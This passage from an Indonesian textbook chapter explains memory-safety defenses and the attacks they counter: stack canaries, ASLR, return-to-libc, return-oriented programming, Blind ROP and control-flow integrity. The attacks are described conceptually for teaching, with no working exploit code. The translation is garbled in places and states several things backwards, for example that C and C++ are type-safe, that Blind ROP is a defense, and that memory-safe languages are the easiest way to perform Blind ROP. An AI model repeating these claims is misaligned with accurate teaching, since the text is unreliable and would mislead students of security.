Dynamic typed languages tidak dikecualikan dari *type-safety*. Semua objek dalam bahasa *script* ini termasuk dalam satu kategori yang disebut *dynamic*. Jika tidak, *exception* yang tidak ditentukan *thrown*, yang mungkin diinginkan atau tidak diinginkan.

3.3.2 Terapkan *Invariant*

Jika sebuah *module* mampu menyamarkan representasinya dari program lain, *module* memiliki atribut *invariant*. Dengan demikian dimungkinkan untuk memodifikasi representasi internal *module*, selama semantik yang terlihat oleh pengguna tetap tidak berubah.

3.3.3 Tipe Data untuk Keamanan

Bukan hal yang aneh jika sistem tipe bahasa sengaja dirancang dengan mempertimbangkan fitur keamanan. Karakteristik ini sama sekali tidak dilanggar oleh jenis program yang ditulis dalam bahasa seperti di bawah ini.

```
int{Alice→Bob) x;
int{Alice→Bob, Chuck} y;
x = y; // OK: Kebijakan di x lebih kuat
y = x; // BAD: Kebijakan pada y tidak sekuat x
```

Di *JIF* (*Java Information Flow*), tipe tersebut ditambahkan dengan label keamanan yang menjelaskan kebijakan yang mengamankan data. Ketika variabel tipe x diberi label sebagai "*Alice Owns*", itu berarti *Alice* mengizinkan *Bob* untuk mengakses data. Dalam hal ini, *assignment* pertama *valid* karena *policy* y memungkinkan akses yang lebih besar daripada *policy* x. *Low-level access*

umumnya dianggap aman saat menetapkan variabel dengan batasan yang lebih ketat.

3.3.4 Kekurangan *Type Safety*

Mengapa begitu banyak orang terus menggunakan C dan C++, jika *type safety* sangat penting? Bahasa yang *type-safe*, seperti C dan C++, sering dipilih karena kinerjanya yang tinggi. Karena fitur seperti *garbage collection*, *bound check*, dan *abstract representation* biasanya digunakan untuk memastikan *type safety*. Metode tersebut membuatnya lebih mudah untuk menulis dan memahami program, tetapi juga ditambahkan sejumlah besar memori dan waktu pemrosesan.

3.3.5 Bukan Akhir Cerita

Keamanan dan kinerja jenis sedang diupayakan secara bersamaan dalam bahasa pemrograman generasi baru. Selain itu, aplikasi tertentu membutuhkan kinerja tambahan yang disediakan oleh C dan C++. Bahasa yang *type-safe*, di sisi lain, lebih aman daripada C dan C++, yang merupakan bantuan besar.

3.4 Menghindari Eksploitasi

3.4.1 Strategi Pertahanan Lainnya

Dalam masyarakat seperti itu, perlu melindungi diri dari serangan yang mengeksploitasi kelemahan aplikasi ini. Masih ada kerentanan dalam aplikasi, tetapi *attacker* akan lebih sulit untuk mengeksploitasinya. Satu atau lebih fase dalam eksploitasi dibuat lebih sulit atau, jika perlu, tidak mungkin dilakukan oleh strategi defensif ini. Keduanya digunakan dalam metode pengembangan perangkat lunak saat ini, serta teknik lainnya.

3.4.2 Cara Menghindari Eksploitasi

Berikut adalah cara untuk mencegah eksploitasi. Perhatikan kembali tahapan-tahapan yang terlibat dalam *stack-smashing*. Perlu dibuat salah satu dari proses ini tidak mungkin atau sangat sulit untuk dilakukan:


1) Membuat kode *attacker* berjalan di memori adalah langkah pertama.
2) Diperlukan teknik untuk mendapatkan eip (*program counter*), yang menunjuk dan mengeksekusi kode *attacker*, untuk bekerja.
3) Dapat melakukan ini hanya dengan meng-*overwrite return address*.

Jadi masalahnya adalah, bagaimana bisa membuat setiap langkah lebih sulit untuk dicapai? Dimungkinkan untuk memperumit eksploitasi dengan mengubah *library*, *compiler*, dan sistem operasi.

1) Dalam metode ini, dapat menjaga kode aplikasi tetap utuh, yang sulit diubah tanpa membuat kesalahan.
2) Berbeda dengan ini, solusinya terletak pada *architectural design*, yang dapat diimplementasikan sekali dan berlaku untuk semua aplikasi.


3.4.3 *Stack Canary*

Stack canary adalah metode pertama yang akan dilihat untuk mendeteksi luapan. Contoh ini diambil dari integritas tambang batu bara di abad ke-19. Pada abad ke-19, pekerja batu bara khawatir tambang akan terkontaminasi oleh asap beracun. Dengan kata lain, jika itu masalahnya, pekerja batu bara akan membawa burung kenari. Jika kenari jatuh dan mati suatu hari, para penambang batu bara akan sangat mengkhawatirkan keberadaan gas, dan akan segera *ditinggalkan* tambang tersebut.



Gambar 3.2 Contoh *Stack Canary*
(Sumber: Universitas Maryland, 2014)

Pengguna dapat menggunakan metode yang sama untuk melihat apakah tumpukan telah dihancurkan. Daripada menempatkan semua variabel lokal di sebelah *frame pointer* aman yang sama, penghitung program yang disimpan yang merupakan alamat pengirim, dan seterusnya. Pengguna dapat melakukannya dengan meletakkannya di sebelah penghitung program yang disimpan. Untuk mengakomodasi "*stack canary*", dapat disediakan lebih banyak ruang penyimpanan.



Gambar 3.3 Contoh *Stack Canary* Yang Diserang
(Sumber: Universitas Maryland, 2014)

Setelah itu, jika *attacker* melebihi *buffer*, *canary* juga akan menjadi target *attacker*. Akibatnya, kode sumber telah diubah. Ketika *compiler* atau *linker* dipanggil, *stack canary* secara otomatis diperiksa untuk melihat apakah itu seperti yang diinginkan. Karena *attacker* meng-*override* sistem, *canary* harus mengembalikannya. Terserah untuk memutuskan nilai *canary*, ingin memilih *password* yang sulit ditebak atau digunakan oleh *attacker*.

Nilai *Canary*

1) *Terminator Canary* (*CR, LF, NUL* (*0*), -1)

   Terminator Canary adalah sejenis *canary*. Selain itu, *Terminator canary* menggunakan karakter seperti *carriage return*, *line feed*, *null*, dan lainnya, yang tidak dapat ditangani oleh metode ini sehingga tidak dapat disimpan di lokasi tersebut.

2) *Random Canary*

   Sebuah *random canary* adalah alternatif dan metode yang paling khas.

   a) Nilai *random* akan dipilih dan disimpan dalam memori, dan aplikasi tidak akan dapat meng-*overwrite* setelah prosedur dimulai.

   b) Kemudian, *canary* akan ditulis menggunakan nilai tersebut.

c) Kemudian, *random canary* akan menggunakan nilai yang disimpan untuk memverifikasi bahwa kenari tidak dirusak.


3) *Random XOR Canaries*

XOR canary terhadap beberapa informasi kontrol khusus untuk *stack frame*, adalah modifikasi atau varian dari strategi ini. Jadi, misalnya, dapat menggunakan alamat pengirim sebagai *XOR* (*Exclusive OR*) *mask* untuk *XOR* (*Exclusive OR*) *canary*.

3.4.4 Tantangan

Tidak akan dapat menghancurkan *stack* dan meng-*overwrite*-nya dengan kode *attacker* baru sebagai hasil dari perlindungan. Mungkin juga berusaha mencegah %eip menunjuk dan menjalankan kode. Bahkan jika tidak menggunakan *stack canary*, dapat mencapainya secara langsung dengan membuat *stack* dan *heap* tidak dapat dieksekusi. Saat program berjalan dengan benar, kode tidak dapat diubah dan semua memori lain dalam program tidak dapat dieksekusi, kecuali kode. Akibatnya, arsitektur akan membatasi eksekusi kode yang ditempatkan ke *buffer malloc()* atau ke stack karena tidak didefinisikan sebagai area kode dan karenanya tidak dapat dieksekusi.

Return-to-libc




Gambar 3.4 Contoh *Return-to-libc*
(Sumber: Universitas Maryland, 2014)

Sayangnya, metode ini juga dapat dielakkan oleh serangan yang dikenal sebagai *return-to-libc*. Dengan *nop sled*, *guess*, dan kode berbahaya, inilah tampilan serangan *stack-smashing* yang biasa. Kode berbahaya atau *nop sled* atau *guess* tidak diperlukan. Karena *return address* sudah ada di memori, ganti dengan kode yang diinginkan. Selain itu, meng-*overwrite* item berikutnya yang akan menjadi argumen memori. Di sini, membuat proses baru dengan menggunakan exec dan item berikutnya di *stack* adalah *string* konstan /bin/sh. Proses akan berubah menjadi *shell* ketika keluar dari fungsi *overrun*. Beruntung bahwa tidak perlu mengetahui posisi pasti dari *return address*, hanya perlu mengetahui bahwa *return-to-libc* telah menguasainya dengan *pointer* ke exec dan bin/sh.

Pengguna dapat melindungi diri dari serangan *return-to-libc* dengan menggunakan teknik yang dikenal sebagai *ASLR* (*Address Space Layout Randomisation*). Komponen memori sistem seperti tumpukan dan *standard library* didistribusikan secara acak untuk membuatnya lebih sulit untuk memprediksi lokasi komponen memori sistem. Karena itu, *attacker* tidak dapat membangun kerentanan satu ukuran untuk semua yang mengetahui di mana exec berada untuk setiap program yang dijalankan. Karena itu, tidak mungkin untuk mengidentifikasi *return pointer*. Lokasi *stack* bervariasi dari waktu ke waktu karena pembuatan tumpukan secara acak.

Random setting dari *library* standar sistem dan komponen memori lainnya seperti *stack* juga merupakan tujuan. Karena itu, *attacker* tidak dapat membuat eksploitasi satu ukuran untuk semua yang mengetahui lokasi exec() untuk setiap program yang dijalankan. Demikian pula, menemukan *return pointer* itu menantang, atau dengan kata lain, urutan tumpukan tidak konstan.



Gambar 3.5 *Contoh Return-to-libc* Digagalkan
(Sumber: Universitas Maryland, 2014)

Karena lokasi *standard library* telah diacak, tidak tahu di mana exec() dan bin/sh berada.

3.4.5 *ASLR* (*Address Space Layout Randomisation*)

Pada tahun 2004, awalnya tersedia di *Linux*, dan butuh beberapa saat untuk sistem operasi lain untuk mengikutinya. *OpenBSD* dan *Windows* adalah sistem operasi pertama yang mengimplementasikan fitur tersebut pada tahun 2006 dan 2007, masing-masing. Setelah satu tahun pengujian, *macOS* meluncurkannya ke masyarakat umum pada tahun 2011. Pada tahun 2012, *Android* didukung penuh.

Itu juga tersedia di *iOS* pada *iPhone* pada tahun 2011. Kode program harus dibuat sedemikian rupa sehingga tidak bergantung pada tempat ia diletakkan di ruang alamat agar dapat digunakan. Dalam kasus lain, aplikasi tidak dibangun dengan cara ini dan kode aplikasinya tidak rentan terhadap *ASLR* (*Address Space Layout Randomisation*) *relocation*. Dukungan *ASLR* (*Address Space Layout Randomisation*) *Linux* untuk sistem *OS* (*Operating System*) 32-bit rentan terhadap serangan *brute force*, menurut sebuah studi oleh Hovav Shacham.

3.5 *ROP* (*Return-Oriented Programming)*

Berikut adalah ciri-ciri *ROP* (*Return Oriented Programming*):


1) Pada tahun 2007, Hovav Shacham menerbitkan sebuah artikel akademis di mana pertama kali mengusulkan konsep *ROP* (*Return Oriented Programming*).
2) Sebagai alternatif, dapat menggunakan kombinasi kode yang ada (disebut *gadget*), bukan hanya satu bagian dari kode libc, untuk mengeksekusi *shellcode*.
3) Masalahnya adalah harus melacak semua *gadget* yang diperlukan dan kemudian mencari cara untuk menghubungkan semuanya.

3.5.1 Pendekatan

Berikut adalah pendekatan *ROP* (*Return Oriented Programming*)

1) Sebagai langkah awal, *gadget* adalah serangkaian *command* yang diakhiri dengan perintah *return*.
2) Juga, kode disimpan dalam "*Stack*".
    a) %esp, atau *stack pointer*, berfungsi sebagai bentuk *program counter*.
    b) Dengan setiap perintah *ret*, *gadget* diaktifkan satu demi satu. Akibatnya, semua *gadget* datang dengan *return address*.
    c) Pada dasarnya ada *request* untuk *gadget* berikutnya. Untuk mendapatkan *argument*, *gadget* akan dapat mengeluarkannya dari *stack*, di mana *gadget* juga akan disimpan.

3.5.2 Contoh Sederhana




Gambar 3.6 Contoh Sederhana dalam *Assembly*
(Sumber: Universitas Maryland, 2014)

Berikut adalah contoh kasus dasar pada gambar di atas. Dapat diamati urutan kode reguler di sudut kanan atas. Pindahkan 5 ke *register* %edx menggunakan perintah ini. Pada langkah berikutnya, akan membuat *gadget* yang meniru tindakan instruksi ini. Untuk mengilustrasikan intinya:

1) Katakanlah bahwa di bagian teks program, dan memiliki urutan kode pop %edx diikuti dengan *return* di 17f. Sebagai fungsi, mungkin pada titik ini. Mengakhiri suatu fungsi dimungkinkan. Bahkan jika perintah terjadi di tengah-tengah pop dan kemudian kembali, itu mungkin masih dibaca secara berbeda.
2) Dapat menggunakan *stack* sebagai urutan instruksi, dan *stack pointer* bertindak sebagai *program counter* karena menunjuk ke atas.
3) *Stack pointer* akan kembali ke awal program. *Stack smashing* umumnya menghasilkan hasil seperti ini. Ketika fungsi kembali, *return address* yang diubah akan menyebabkan perangkat lunak melakukan tindakan yang tidak terduga. Selain nomor "5", juga memiliki referensi untuk gadget berikutnya yang akan dieksekusi setelah menyelesaikan yang satu ini.
4) Jadi, *return* telah dilakukan. Itu akan menyebabkan men-*jump* dari 17f. Untuk melakukan ini, pindahkan *instruction pointer* ke tempat itu.
5) *Instruction pointer* sekarang *menunjuk* kembali ke awal.

3.5.3 Urutan Kode




Gambar 3.7 Contoh Urutan Kode dalam *Assembly*
(Sumber: Universitas Maryland, 2014)

Contoh di atas memberikan gambaran tentang bagaimana dapat menggabungkan berbagai *gadget*. Berikut ini adalah cara kerja contoh program tiga instruksi:

1) Menggunakan *ROP* (*Return Oriented Programming*) akan menunjukkan bagaimana melakukan hal yang sama. *ROP* (*Return Oriented Programming*) memiliki penunjuk instruksi di depan. *Stack pointer* saat ini akan digunakan untuk memuatnya.
2) Menggeser nilai 0x404 dari %esp ke %ebx, yang sama dengan %esp + 8.
3) %eax dan %ebx kemudian akan digunakan untuk memasukkan isi %eax, 5, ke dalam memori dirujuk oleh %ebx. Seperti yang dilihat di sudut kiri bawah, ini adalah lokasi 0x404.

3.5.4 *ROP* (*Return-Oriented Programming*) *Sequence* yang Setara



Gambar 3.8 Contoh Urutan ROP yang Setara
(Sumber: Universitas Maryland, 2014)

Berikut adalah cara kerja *ROP* (*Return-Oriented Programming*) *sequence*:

1) Katakanlah itu 17f di luar dan memiliki *device* seperti yang dilihat sebelumnya. Lalu ada alat lain yang muncul di ebx. Terakhir, *stack* memiliki *gadget* 21a yang menempatkan %eax ke lokasi %ebx yang sebelumnya diadakan di sana. Akhirnya, inilah dorongan ke *device* berikutnya, yaitu 21a.
2) Program akan menggunakan perintah *pop* untuk mengekstrak konten 5 dan menempatkannya di eax.
3) *Instruction pointer* akan berada di 20d setelah dikembalikan, yang akan menyebabkan nilai 20d muncul.
4) Program akan mengatur nilai %ebx menjadi 404.
5) Program akan kembali ke gadget berikutnya di posisi 21a.
6) Isi eax, yaitu 5, dapat dimuat ke dalam memori yang dirujuk oleh ebx, yaitu 404, dengan menjalankan kode itu.

3.5.5 *Gadget* Dari Mana

Sekarang telah ditunjukkan cara menghubungkan *gadget*, tetapi bagaimana tahu di mana *gadget* berada di tempat pertama. Sebelum membangun serangan, dapat melakukan *target binary automatic scanning* untuk *gadget*. Biner dapat dibongkar dan instruksi *return* dapat dijelajahi. Sebuah instruksi *return* memungkinkan untuk melakukan *return* satu instruksi untuk menemukan instruksi

sebelumnya. Terakhir, kompilasi daftar semua *gadget* yang mungkin digunakan dalam aplikasi. Sementara itu, mungkin bertanya-tanya apakah dapat menemukan perangkat yang cukup menarik menggunakan strategi ini. Sebenarnya, ada cukup banyak *gadget* untuk membuat program lengkap *Turing*, yang menarik.

Sebagian besar aplikasi yang menarik, *gadget* memiliki opsi untuk melakukan apa yang ingin dicapai. Pada set instruksi *dense* x86, ini terutama benar. Hal ini disebabkan oleh fakta bahwa berbagai perangkat dapat ditemukan di dalam instruksi tertentu yang tidak berada pada batas instruksi yang ditentukan tetapi entah bagaimana di tengahnya. Dalam makalah keamanan *USENIX*, *Schwartz* et al. telah mengotomatiskan produksi *gadget shellcode*. Namun, tidak membutuhkan kelengkapan *Turing* untuk melakukan ini.

3.5.6 *Blind ROP* (*Return-Oriented Programming*)

Pada kenyataannya, itu menjadi jauh lebih buruk daripada cara dijelaskannya.

1) Mungkin mengantisipasi bahwa dengan mengacak posisi kode menggunakan sesuatu seperti *ASLR* (*Address Space Layout Randomisation*) akan membuat tidak mungkin menjalankan *ROP* (*Return Oriented Programming*). Banyak dari serangan yang diungkapkan terbaru adalah untuk versi 32-bit dari *executable*.
2) Salah satu opsinya adalah menggunakan metode yang disebut *Blind ROP* (*Return Oriented Programming*) yang diumumkan tahun ini di konferensi keamanan dan privasi *IEEE* (*Institute of Electrical and Electronics Engineers*) (2014).
    a) Jika *server restart* pada *crash* tetapi tidak *re-randomise*, maka *Blind ROP (Return Oriented Programming*) dapat membaca *stack* untuk membocorkan *stack canary* dan *return address*.
    b) *Blind ROP (Return Oriented Programming)* dapat menemukan *gadget* saat *run-time* yang mempengaruhi *call* untuk menulis.

c) Kemudian *Blind ROP* (*Return Oriented Programming*) dapat membuang biner untuk menemukan perangkat untuk *shellcode* yang menggunakan *system call* tulis itu.

Dengan kata lain, diambil beberapa langkah sebelum penyerangan, metode yang dijelaskan sebelum mengetahui di mana *gadget* dalam menghasilkan kode *shell*, untuk membocorkan *binary*. Sehingga dapat melakukan langkah itu, merangkai *gadget* yang dibutuhkan, meng-*inject* ke dalam aplikasi, dan menyelesaikan *exploit*-nya.

Pertahanan *Blind ROP* (*Return-Oriented Programming*)

Blind ROP (*Return-Oriented Programming*) adalah pertahanan saat ini terhadap serangan berbasis memori yang harus diatasi oleh para *defender*. Menggunakan bahasa pemrograman yang *memory-safe* adalah pendekatan termudah untuk melakukan *Blind ROP* (*Return-Oriented Programming*).

3.6 Control-Flow Integrity

3.6.1 *Behaviour Based Detection*

Berikut adalah ciri-ciri *Behaviour Based Detection*:

1) Perlindungan tingkat lanjut membuat serangan menjadi lebih sulit, seperti yang disaksikan dengan keberhasilan *Blind ROP* (*Return Oriented Programming*). Ada pengecualian untuk aturan *Blind ROP* (*Return Oriented Programming*).
2) Cara yang efisien untuk memverifikasi apakah suatu program melakukan apa yang diantisipasi dapat digunakan untuk menentukan apakah suatu program telah di-*hack* dan menyimpang dari harapan. *Behaviour Based Detection* memerlukan pendefinisian perilaku program yang diantisipasi. Selanjutnya, membutuhkan sarana untuk menentukan dengan cepat apakah suatu program berjalan seperti yang diharapkan atau tidak.

3.6.2 Cara Menerapkan *CFI* (*Control-Flow Integrity*)

Berikut adalah cara menerapkan *CFI* (*Control-Flow Integrity*), antara lain

1) Sebagai permulaan, pengguna perlu mengklarifikasi apa yang dimaksud dengan "*anticipated conduct*", perilaku yang diinginkan dijelaskan oleh *CFG* (*Control-Flow Graph*).
2) Apakah ada cara agar *CFI* (*Control-Flow Integrity*) dapat mengetahui kapan harapan ini tidak terpenuhi? Ini dilakukan melalui penggunaan *IRM* (*In-line Reference Monitor*). Menulis ulang program, *IRM* (*In-line Reference Monitor*) memeriksa untuk melihat apakah properti *CFI* (*Control-Flow Integrity*) dipertahankan dengan memasukkan instruksi baru.
3) Tergantung pada *CFI* (*Control-Flow Integrity*) *secret randomisation* dan kekekalan kode untuk menjaga keamanan detektor.

3.6.3 Efisiensi *CFI* (*Control-Flow Integrity*)

Berikut adalah efisiensi *CFI* (*Control-Flow Integrity*):

1) *CFI* (*Control-Flow Integrity*) klasik memiliki *overhead* tipikal 16%, dan bisa mencapai 45% dalam skenario terburuk. *CFI* (*Control-Flow Integrity*) dapat berjalan pada semua yang dapat dieksekusi, tetapi tidak dapat diperluas. Sampai batas tertentu, ini mungkin juga menjelaskan mengapa *CFI* (*Control-Flow Integrity*) tidak digunakan lebih sering.
2) Sejak penelitian pertama diterbitkan pada 2005, penelitian terus berlanjut. Selain itu, *CFI* (*Control-Flow Integrity*) jauh lebih efisien karena mendukung *library* yang terhubung secara dinamis.

3.6.4 Keamanan *CFI* (*Control-Flow Integrity*)

Kekhawatiran pertama adalah apakah *CFI* (*Control-Flow Integrity*) benar-benar aman atau tidak. Berikut adalah ciri-ciri keamanan *CFI* (*Control-Flow Integrity*):


1) Jumlah perangkat *ROP* (*Return Oriented Programming*) yang dapat dikurangi sebagai akibat dari penerapan *CFI* (*Control-Flow Integrity*) dapat diukur. Apakah ada cara untuk menyingkirkan *CFI* (*Control-Flow Integrity*)? Menurut *CFG* (*Control-Flow Graph*) program, penggunaannya akan dinilai tidak sesuai. Dalam kasus *MCFI* (*Modular Control-Flow Integrity*), dapat diamati bahwa 96% perangkat *ROP* (*Return Oriented Programming*) diblokir.
2) Rata-rata, *AIR* (*Average Indirect-target Reduction*) mengungkapkan bahwa *MCFI* (*Modular Control-Flow Integrity*) melakukan pekerjaan yang baik untuk menentukan apakah ada target atau tidak. *Indirect loop* dapat menargetkan berbagai lokasi. Contoh: 99% atau lebih dari dikesampingkan. Ada banyak keamanan dalam situasi ini.

3.6.5 *Call Graph*

Spesifikasi perilaku yang diinginkan adalah *CFG* (*Control-Flow Graph*), jadi perhatikan contoh di bawah. Sebagai pendahuluan dari konsep *Call Graph*, akan menyajikan sebuah konsep yang disebut *call graph*.

```
sort2(int a[], int b[], int len)
{
  sort(a, len, lt);
  sort(b, len, gt);
}
```

```
bool lt(int x, int y) {
  return x<y;
}
bool gt(int x, int y) {
  return x>y;
}
```



Gambar 3.9 Contoh *Call Graph*
(Sumber: Universitas Maryland, 2014)


Analisa:

1) sort2() adalah program yang menerima dua *array*, a dan b, serta panjang masing-masing. Urutan naik dan turun diurutkan menggunakan algoritma.
2) *Call graph* program ditampilkan di bagian bawah. *Call graph* menggambarkan fungsi mana yang memanggil satu sama lain, serta bagaimana *call graph* terkait.
3) Ini berarti sort2() memanggil sort(), dan sort() akan memanggil lt() dan gt(), karena diantisipasi bahwa sort() akan menerima *function pointer* tersebut dalam parameter ketiganya.
4) Kemudian *call* lt() dan gt() saat membandingkan berbagai elemen dari dua *array* yang dilewati.

3.6.6 Contoh *Control-Flow Graph* 1

```
sort2(int a[], int b[], int len)
{
  sort(a, len, lt);
  sort(b, len, gt);
}
```

```
bool lt(int x, int y) {
  return x<y;
}
bool gt(int x, int y) {
  return x>y;
}
```



Gambar 3.10 Contoh CFG
(Sumber: Universitas Maryland, 2014)

Dengan menggunakan informasi ini, *CFG* (*Control-Flow Graph*) dapat dibuat. Dalam hal ini, dapat diamati bahwa itu sangat mirip dengan yang sebelumnya. Setiap fungsi telah dipecah menjadi blok dasar, di mana blok dasar selalu diakhiri dengan *jump*, *return*, atau *call*. Seharusnya ada beberapa jenis *control transition*, daripada *instruction flow* yang berkelanjutan. Fungsi sort2(), di sisi lain, memanggil fungsi sort(). Pada panggilan awal itu, diambil jeda. Setelah mengembalikan 2, itu akan memanggil pengurutan kedua, yang kemudian akan mengembalikan 2, dan seterusnya, sampai *assignment* selesai.

1) sort2() memanggil sort(), yang pada gilirannya memanggil lt(), dan kembali ke sort2().
2) sort2(), lalu kembali ke sort2().
3) gt() dikembalikan dari gt, sort2() dipanggil lagi, dan seterusnya sampai gt() kembali ke sort2() lagi.


3.6.7 *CFI* (*Control-Flow Integrity*): Kepatuhan *CFG* (*Control-Flow Graph*)

Seharusnya tidak ada penyimpangan dari *CFG* (*Control-Flow Graph*). Berikut adalah cara kepatuhan *CFG* (*Control-Flow Graph*):


1) Harus dihitung *CFG* (*Control-Flow Graph*).

2) Lompatan ini, *control-flow transfer* ini dari *CFG* (*Control-Flow Graph*), akan dipantau menggunakan *Inline Reference Monitor* untuk memastikan bahwa hanya jalur yang diizinkan yang digunakan.
3) *Direct Call* tidak perlu dipantau, yang merupakan poin penting untuk diingat. Akibatnya, dapat dijamin bahwa *CFG* (*Control-Flow Graph*) dipatuhi menurut definisi.
